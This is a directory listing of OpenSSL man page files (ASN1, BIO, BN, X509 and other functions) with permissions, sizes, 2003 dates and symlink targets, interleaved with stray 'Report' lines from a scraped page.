-rw-r--r-- 0 0   1   4620 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509_NAME.3

-rw-r--r-- 0 0   1   4758 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509_REQ.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_X509_REQ_bio.3 -> d2i_X509_REQ.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_X509_REQ_fp.3 -> d2i_X509_REQ.3

-rw-r--r-- 0 0   1   4524 Feb 21 2003 /usr/local/ssl/man/man3/d2i_X509_SIG.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/d2i_509_CRL_fp.3 -> d2i_X509_CRL.3

-rw-r--r-- 0 0   1   36952 Feb 21 2003 /usr/local/ssl/man/man3/engine.3

Report

-rw-r--r-- 0 0   1   10953 Feb 21 2003 /usr/local/ssl/man/man3/err.3

-rw-r--r-- 0 0   1   5161 Feb 21 2003 /usr/local/ssl/man/man3/evp.3

-rw-r--r-- 0 0   1   7858 Feb 21 2003 /usr/local/ssl/man/man3/hmac.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_ASN1_OBJECT.3 -> d2i_ASN1_OBJECT.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_DHparams.3 -> d2i_DHparams.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_DSA_PUBKEY.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_DSA_SIG.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_DSAPrivateKey.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_DSAPublicKey.3 -> d2i_DSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_Netscape_RSA.3 -> d2i_RSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_PKCS8PrivateKey_bio.3 -> d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_PKCS8PrivateKey_fp.3 -> d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_PKCS8PrivateKey_nid_bio.3 -> d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_PKCS8PrivateKey_nid_fp.3 -> d2i_PKCS8PrivateKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_RSA_PUBKEY.3 -> d2i_RSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_RSAPrivateKey.3 -> d2i_RSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_RSAPublicKey.3 -> d2i_RSAPublicKey.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/i2d_X509.3 -> d2i_X509.3

```
lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_bio.3 -> d2i_X509.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_fp.3 -> d2i_X509.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_ALGOR.3 -> d2i_X509_ALGOR.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_CRL.3 -> d2i_X509_CRL.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_CRL_bio.3 -> d2i_X509_CRL.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_CRL_fp.3 -> d2i_X509_CRL.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_NAME.3 -> d2i_X509_NAME.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_REQ.3 -> d2i_X509_REQ.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_REQ_bio.3 -> d2i_X509_REQ.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_REQ_fp.3 -> d2i_X509_REQ.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/i2d_X509_SIG.3 -> d2i_X509_SIG.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_delete.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_doall.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_doall_arg.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_error.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_free.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_insert.3 -> lhash.3

lrwxrwxrwx 0 0    1    0 Mar 11  2003 /usr/local/ssl/man/man3/lh_new.3 -> lhash.3
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lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_node_stats.3 -> lh_stats.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_node_stats_bio.3 -> lh_stats.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_node_usage_stats.3 -> lh_stats.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_node_usage_stats_bio.3 -> lh_stats.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_retrieve.3 -> lhash.3

-rw-r--r-- 0 0    1     5929 Feb 21  2003 /usr/local/ssl/man/man3/lh_stats.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/lh_stats_bio.3 -> lh_stats.3

-rw-r--r-- 0 0    1    18343 Feb 21  2003 /usr/local/ssl/man/man3/lhash.3

-rw-r--r-- 0 0    1     5850 Feb 21  2003 /usr/local/ssl/man/man3/mdc2.3

-rw-r--r-- 0 0    1     7414 Feb 21  2003 /usr/local/ssl/man/man3/md5.3

-rw-r--r-- 0 0    1    23549 Feb 21  2003 /usr/local/ssl/man/man3/pem.3

-rw-r--r-- 0 0    1    10405 Feb 21  2003 /usr/local/ssl/man/man3/rand.3

-rw-r--r-- 0 0    1     5853 Feb 21  2003 /usr/local/ssl/man/man3/rc4.3

-rw-r--r-- 0 0    1     5911 Feb 21  2003 /usr/local/ssl/man/man3/ripemd.3

-rw-r--r-- 0 0    1     8191 Feb 21  2003 /usr/local/ssl/man/man3/rsa.3

-rw-r--r-- 0 0    1     6139 Feb 21  2003 /usr/local/ssl/man/man3/sha.3

-rw-r--r-- 0 0    1    41741 Jan 20  2003 /usr/local/ssl/man/man3/ssl.3

-rw-r--r-- 0 0    1     9813 Feb 21  2003 /usr/local/ssl/man/man3/threads.3
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Report

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-rw-r--r-- 0 0     1       12920 Feb 21  2003 /usr/local/ssl/man/man3/ui.3

-rw-r--r-- 0 0     1        6024 Feb 21  2003 /usr/local/ssl/man/man3/ui_compat.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_OBJECT_free.3 -> ASN1_OBJECT_new.3

-rw-r--r-- 0 0     1        5188 Feb 21  2003 /usr/local/ssl/man/man3/ASN1_OBJECT_new.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_cmp.3 -> ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_data.3 -> ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_dup.3 -> ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_free.3 -> ASN1_STRING_new.3

-rw-r--r-- 0 0     1        7028 Feb 21  2003 /usr/local/ssl/man/man3/ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_length_set.3 -> ASN1_STRING_length.3

-rw-r--r-- 0 0     1        4983 Feb 21  2003 /usr/local/ssl/man/man3/ASN1_STRING_new.3

-rw-r--r-- 0 0     1        8152 Feb 21  2003 /usr/local/ssl/man/man3/ASN1_STRING_print_ex.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_print_ex_fp.3 -> ASN1_STRING_print_ex.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_set.3 -> ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_type.3 -> ASN1_STRING_length.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/ASN1_STRING_type_new.3 -> ASN1_STRING_new.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/BF_cbc_encrypt.3 -> blowfish.3

lrwxrwxrwx 0 0     1           0 Mar 11  2003 /usr/local/ssl/man/man3/BF_cfb64_encrypt.3 -> blowfish.3
```

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_decrypt.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_ecb_encrypt.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_encrypt.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_ofb64_encrypt.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_options.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BF_set_key.3 -> blowfish.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_append_filename.3 -> BIO_s_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_callback_ctrl.3 -> BIO_ctrl.3

-rw-r--r-- 0 0   1   9553 Feb 21 2003 /usr/local/ssl/man/man3/BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ctrl_get_read_request.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ctrl_get_write_guarantee.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ctrl_pending.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ctrl_reset_read_request.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ctrl_wpending.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_debug_callback.3 -> BIO_set_callback.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_destroy_bio_pair.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_do_accept.3 -> BIO_s_accept.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_do_connect.3 -> BIO_s_connect.3

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lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_eof.3 -> BIO_ctrl.3

-rw-r--r-- 0 0   1   6215 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_base64.3

-rw-r--r-- 0 0   1   6855 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_buffer.3

-rw-r--r-- 0 0   1   6787 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_cipher.3

-rw-r--r-- 0 0   1   8687 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_md.3

-rw-r--r-- 0 0   1   4638 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_null.3

-rw-r--r-- 0 0   1   15122 Feb 21 2003 /usr/local/ssl/man/man3/BIO_f_ssl.3

-rw-r--r-- 0 0   1   7253 Feb 21 2003 /usr/local/ssl/man/man3/BIO_find_type.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_flush.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_free.3 -> BIO_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_free_all.3 -> BIO_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_accept_port.3 -> BIO_s_accept.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_bind_mode.3 -> BIO_s_accept.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_callback.3 -> BIO_set_callback.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_callback_arg.3 -> BIO_set_callback.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_cipher_ctx.3 -> BIO_f_cipher.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_cipher_status.3 -> BIO_f_cipher.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_close.3 -> BIO_ctrl.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_conn_hostname.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_conn_int_port.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_conn_ip.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_conn_port.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_fd.3 -> BIO_s_fd.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_fp.3 -> BIO_s_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_info_callback.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_md.3 -> BIO_f_md.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_md_ctx.3 -> BIO_f_md.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_mem_data.3 -> BIO_s_mem.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_mem_ptr.3 -> BIO_s_mem.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_num_renegotiates.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_read_request.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_retry_reason.3 -> BIO_should_retry.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_retry_BIO.3 -> BIO_should_retry.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_ssl.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_write_buf_size.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_get_write_guarantee.3 -> BIO_s_bio.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_gets.3 -> BIO_read.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_int_ctrl.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_make_bio_pair.3 -> BIO_s_bio.3

-rw-r--r-- 0 0   1   6134 Feb 21 2003 /usr/local/ssl/man/man3/BIO_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_bio_pair.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_buffer_ssl_connect.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_fd.3 -> BIO_s_fd.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_file.3 -> BIO_s_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_fp.3 -> BIO_s_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_mem_buf.3 -> BIO_s_mem.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_socket.3 -> BIO_s_socket.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_ssl.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_new_ssl_connect.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_next.3 -> BIO_find_type.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_pending.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_pop.3 -> BIO_push.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ptr_ctrl.3 -> BIO_ctrl.3

-rw-r--r-- 0 0   1   6131 Feb 21 2003 /usr/local/ssl/man/man3/BIO_push.3

Report

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lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_puts.3 -> BIO_read.3

-rw-r--r-- 0 0    1     6593 Feb 21  2003 /usr/local/ssl/man/man3/BIO_read.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_read_filename.3 -> BIO_s_file.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_reset.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_retry_type.3 -> BIO_should_retry.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_rw_filename.3 -> BIO_s_file.3

-rw-r--r-- 0 0    1    11917 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_accept.3

-rw-r--r-- 0 0    1    12479 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_bio.3

-rw-r--r-- 0 0    1    11650 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_connect.3

-rw-r--r-- 0 0    1     6892 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_fd.3

-rw-r--r-- 0 0    1     8858 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_file.3

-rw-r--r-- 0 0    1     8430 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_mem.3

-rw-r--r-- 0 0    1     4841 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_null.3

-rw-r--r-- 0 0    1     5774 Feb 21  2003 /usr/local/ssl/man/man3/BIO_s_socket.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_seek.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_set.3 -> BIO_new.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_set_accept_bios.3 -> BIO_s_accept.3

lrwxrwxrwx 0 0    1        0 Mar 11  2003 /usr/local/ssl/man/man3/BIO_set_accept_port.3 -> BIO_s_accept.3
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Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_bind_mode.3 -> BIO_s_accept.3

-rw-r--r-- 0 0   1   7986 Feb 21 2003 /usr/local/ssl/man/man3/BIO_set_callback.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_callback_arg.3 -> BIO_set_callback.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_cipher.3 -> BIO_f_cipher.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_close.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_conn_hostname.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_conn_int_port.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_conn_ip.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_conn_port.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_fd.3 -> BIO_s_fd.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_fp.3 -> BIO_s_file.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_info_callback.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_md.3 -> BIO_f_md.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_mem_buf.3 -> BIO_s_mem.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_mem_eof_return.3 -> BIO_s_mem.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_nbio.3 -> BIO_s_connect.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_nbio_accept.3 -> BIO_s_accept.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_ssl.3 -> BIO_f_ssl.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_ssl_mode.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_ssl_renegotiate_bytes.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_ssl_renegotiate_timeout.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_set_write_buf_size.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_should_io_special.3 -> BIO_should_retry.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_should_read.3 -> BIO_should_retry.3

-rw-r--r-- 0 0   1   9227 Feb 21 2003 /usr/local/ssl/man/man3/BIO_should_retry.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_should_write.3 -> BIO_should_retry.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_shutdown_wr.3 -> BIO_s_bio.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ssl_copy_session_id.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_ssl_shutdown.3 -> BIO_f_ssl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_tell.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_vfree.3 -> BIO_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_wpending.3 -> BIO_ctrl.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_write.3 -> BIO_read.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BIO_write_filename.3 -> BIO_s_file.3

-rw-r--r-- 0 0   1   8945 Feb 21 2003 /usr/local/ssl/man/man3/BN_add.3

-rw-r--r-- 0 0   1   5644 Feb 21 2003 /usr/local/ssl/man/man3/BN_add_word.3

Report

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_bin2bn.3 -> BN_bn2bin.3

-rw-r--r-- 0 0   1   7827 Feb 21 2003 /usr/local/ssl/man/man3/BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_bn2dec.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_bn2hex.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_bn2mpi.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_clear.3 -> BN_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_clear_bit.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_clear_free.3 -> BN_new.3

-rw-r--r-- 0 0   1   5289 Feb 21 2003 /usr/local/ssl/man/man3/BN_cmp.3

-rw-r--r-- 0 0   1   4666 Feb 21 2003 /usr/local/ssl/man/man3/BN_copy.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_dec2bn.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_div.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_div_recp.3 -> BN_mod_mul_reciprocal.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_div_word.3 -> BN_add_word.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_dup.3 -> BN_copy.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_exp.3 -> BN_add.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_free.3 -> BN_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_from_montgomery.3 -> BN_mod_mul_montgomery.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_gcd.3 -> BN_add.3

-rw-r--r-- 0 0   1   7440 Feb 21 2003 /usr/local/ssl/man/man3/BN_generate_prime.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_get_word.3 -> BN_zero.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_hex2bn.3 -> BN_bn2bin.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_init.3 -> BN_new.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_bit_set.3 -> BN_set_bit.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/BN_is_odd.3 -> BN_cmp.3

